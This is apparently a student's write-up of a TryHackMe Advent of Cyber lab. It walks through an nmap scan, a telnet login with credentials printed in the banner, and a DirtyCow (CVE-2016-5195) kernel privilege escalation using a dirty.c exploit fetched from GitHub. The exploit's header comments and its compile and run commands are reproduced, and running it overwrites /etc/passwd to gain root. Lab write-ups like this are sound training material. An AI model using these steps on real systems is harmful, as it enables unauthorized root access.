

# PSP0201

## Week 4

## Writeup

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## Day 13: Networking Ready, set, elf.

Tool used: Kali-Linux

Solution/walkthrough:

### Question 1

The screenshot shows the TryHackMe interface for the 'AoC Day13' room. A terminal window titled '1211103206@kali: ~' displays the output of an Nmap scan for 10.10.21.102. The scan results show open ports 22/tcp (SSH), 23/tcp (Telnet), and 111/tcp (RPCbind). The OS is identified as Linux. The terminal output includes the following text:

```
Nmap scan report for 10.10.21.102
Host is up (0.16s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1 (Ubuntu Linux; protocol 2.0)
23/tcp    open  telnet   Linux telnetd
111/tcp    open  rpcbind  2-4 (RPC #100000)
Aggressive OS guesses: Android 4.0 (92%), Linux 2.6.32 (92%), Linux 2.6.32 - 3.2 (92%), Nokia N9 phone (Linux 2.6.32) (92%), Linux 3.2 (92%), SUSE Linux Enterprise Thin Client 11 (92%), Zerto Virtual Replication Appliance (92%), Linux 3.1 (92%), Thecus 4200 or N5500 NAS device (Linux 2.6.33) (92%), Linux 2.6.31 - 3.2 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.29 seconds
```

The background shows the room's progress bar and a list of tasks. The 'Initial Access' task is highlighted, with a hint to use telnet.

Nmap scan the ip address and the answer shown.

### Question 2

The screenshot shows the TryHackMe interface for the 'AoC Day13' room. A terminal window titled '1211103206@kali: ~' displays the output of a telnet session to 10.10.21.102. The session shows a successful connection to the Telnet service, which prompts for a username and password. The user enters 'santa' and 'clauschristmas', and the session ends with a message: 'We left you cookies and milk!'. The terminal output includes the following text:

```
(1211103206@kali)~$ telnet 10.10.21.102
Trying 10.10.21.102...
Connected to 10.10.21.102.
Escape character is '^]'.
HI SANTA!!!

We knew you were coming and we wanted to make
it easy to drop off presents, so we created
an account for you to use.

Username: santa
Password: clauschristmas

We left you cookies and milk!

christmas login: Connection closed by foreign host.

(1211103206@kali)~$
```

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Telnet the ip address and the answer shown.

### Question 3

The screenshot shows the TryHackMe interface for 'AoC Day13'. A terminal window is open, displaying the following commands and output:

```

$ cat /etc/*release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=12.04
DISTRIB_CODENAME=precise
DISTRIB_DESCRIPTION="Ubuntu 12.04 LTS"
$ uname -a
Linux christmas 3.2.0-23-generic #36-Ubuntu SMP Tue Apr 10 20:39:51 UTC 2012 x86_64
$ cat /etc/issue
HI SANTA!!!

We knew you were coming and we wanted to make it easy to drop off presents, so we created an account for you to use.

Username: santa
Password: clauschristmas

```

The background page contains hints and instructions, including: "There is a great list of commands you can run for enumeration", "What distribution of Linux and version number is this server?", "This is a very old version of Linux! This may be vulnerable to...", "Take a look at the cookies and milk that the server owners left for you.", "cat cookies\_and\_milk.txt", and "Who got here first?".

Login the account which had given username and password. Copy the command in THM and paste on the terminal, the answer shown.

#### Question 4

The screenshot shows the TryHackMe interface for 'AoC Day13'. A terminal window is open, displaying the following commands and output:

```

$ cat cookies_and_milk.txt
// ***** linux privilege escalation *****
// HAHA! Too bad Santa! I, the Grinch, got here
// before you did! I helped myself to some of
// the goodies here, but you can still enjoy
// some half eaten cookies and this leftover
// milk! Why dont you try and refill it yourself!
// - Yours Truly,
// The Grinch
// ***** our privileges. *****

#include <fcntl.h>
#include <pthread.h>
#include <string.h>
#include <stdio.h>
#include <stdint.h>
#include <sys/mman.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <sys/wait.h>
#include <sys/ptrace.h>

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After login the account, then ls it. Then cat the cookies\_and\_milk.txt file.

#### Question 5

on the system.

You can learn more about the DirtyCow exploit online here: <https://dirtycow.ninja/>

This `cookies_and_milk.txt` file looks like a modified rendition of a DirtyCow exploit, usually written in C. Find a copy of that original file online, and get it on the target box. You can do this with some simple file transfer methods like netcat, or spinning up a quick Python HTTP server... or you can simply copy-and-paste it into a text editor on the box!

No answer needed Completed

You can compile the C source code on the target with `gcc`. You might need to supply specific parameters or arguments to include different libraries, but thankfully, the DirtyCow source code will explain what syntax to use.

What is the verbatim syntax you can use to compile, taken from the real C source code comments?

Answer format: \*\*\* \*\*\*\*\* \* \* \* \* \*


Submit Hint

**Privilege Escalation**

Put the commands to compile the exploit, and run it.

<https://dirtycow.ninja>

First, press the link that has given for DirtyCow exploit.





Dirty COW (CVE-2016-5195) is a privilege escalation vulnerability in the Linux Kernel

[View Exploit](#) [Details](#)

<https://github.com/dirtycow/dirtycow.github.io/wiki/PoCs>

Then, click the view exploit.



To choose which exploit, use the THM hint. The dirty.c is chosen.

```
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https://raw.githubusercontent.com/fireart/dirtycow/master/dirty.c
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// This exploit uses the pokemon exploit of the dirtycow vulnerability
// as a base and automatically generates a new passwd line.
// The user will be prompted for the new password when the binary is run.
// The original /etc/passwd file is then backed up to /tmp/passwd.bak
// and overwrites the root account with the generated line.
// After running the exploit you should be able to login with the newly
// created user.
//
// To use this exploit modify the user values according to your needs.
// The default is "fireart".
//
// Original exploit (dirtycow's ptrace_pokedata "pokemon" method):
// https://github.com/dirtycow/dirtycow.github.io/blob/master/pokemon.c
//
// Compile with:
// gcc -pthread dirty.c -o dirty -lcrypt
//
// Then run the newly create binary by either doing:
// "./dirty" or "./dirty my-new-password"
//
// Afterwards, you can either "su fireart" or "ssh fireart@..."
//
// DON'T FORGET TO RESTORE YOUR /etc/passwd AFTER RUNNING THE EXPLOIT!
// mv /tmp/passwd.bak /etc/passwd
//
// Exploit adopted by Christian "FireFart" Mehlmauer
// https://firefart.at
//
#include <fcntl.h>
#include <pthread.h>
#include <string.h>
#include <stdio.h>
```



Next, copy the raw text.

```
121103206@kali: ~
File Actions Edit View Help


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#include <stdio.h>
```

Then, create a new txt file and paste on it. Scroll to look for answer.

## Question 6




After creating a new file, then compile the file with `gcc -pthread dirty.c -o dirty -lcrypt`. Next, type `./dirty` and create an account with new password.



After that, the username shown.

### Question 7



After login the account, cd become root and check the list. There were two files inside.

Cat the message\_from\_the\_grinch.txt.



The image consists of two screenshots of the TryHackMe 'AoC Day13' room, showing a user's progress through a challenge.

**Top Screenshot:**

- Room Title:** AoC Day13
- IP Address:** 10.10.21.102
- Expires:** 1h 44m 15s
- Challenge Text:**
  - You can compile the C source code on the web. Thankfully, the DirtyCow source code will be provided for you.
  - What is the verbatim syntax you can use to compile the source code?
- Terminal Window:**

```

fireart@christmas: ~
File Actions Edit View Help
Wow, this house sure was DIRTY!
I think they deserve coal for Christmas, don't you?
So let's leave some coal under the Christmas 'tree'!

Let's work together on this. Leave this text file here,
and leave the christmas.sh script here too...
but, create a file named 'coal' in this directory!
Then, inside this directory, pipe the output
of the 'tree' command into the 'md5sum' command.

The output of that command (the hash itself) is
the flag you can submit to complete this task
for the Advent of Cyber!

Yours, John Hammond
er, sorry, I mean, the Grinch

- THE GRINCH, SERIOUSLY

fireart@christmas:~#
```

**Bottom Screenshot:**

- Room Title:** AoC Day13
- IP Address:** 10.10.21.102
- Expires:** 1h 54m 56s
- Challenge Text:**
  - What "new" username was created, with the default permissions?
  - Switch your user into that new user account.
  - You can switch user accounts like so: `su <user_to_change_to>`
- Terminal Window:**

```

fireart@christmas:~# tree
.
├── christmas.sh
└── message_from_the_grinch.txt

0 directories, 2 files
fireart@christmas:~# tree | md5sum
0c2a59f74bac6414fa276ec07a55df81 -
fireart@christmas:~# touch coal
fireart@christmas:~# ls
christmas.sh  coal  message_from_the_grinch.txt
fireart@christmas:~# tree
.
├── christmas.sh
├── coal
└── message_from_the_grinch.txt

0 directories, 3 files
fireart@christmas:~# tree | md5sum
8b16f0dd3b51efad02e1df7f8427cc -
fireart@christmas:~#
```

Next, type `tree` and `tree | md5sum` to pass the file. After that, create a new file named with `coal` to get the correct answer. Then, type `tree` and `tree | md5sum` and the correct answer shown.

### Question 8

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https://tryhackme.com/room/learnycyberin25days

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Title	IP Address	Expires		
AoC Day13	10.10.21.102	1h 54m 21s	?	Add 1 hour Terminate

cat cookies\_and\_milk.txt

Who got here first?

grinch

Correct Answer

Hint

The perpetrator took half of the cookies and milk! Weirdly enough, that file looks like C code...

That C source code is a portion of a kernel exploit called DirtyCow. Dirty COW (CVE-2016-5195) is a privilege escalation vulnerability in the Linux Kernel, taking advantage of a race condition that was found in the way the Linux kernel's memory subsystem handled the copy-on-write (COW) breakage of private read-only memory mappings. An unprivileged local user could use this flaw to gain write access to otherwise read-only memory mappings and thus increase their privileges on the system.

You can learn more about the DirtyCow exploit online here: <https://dirtycow.ninja/>

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No answer needed

Correct Answer

Look for the answer in THM.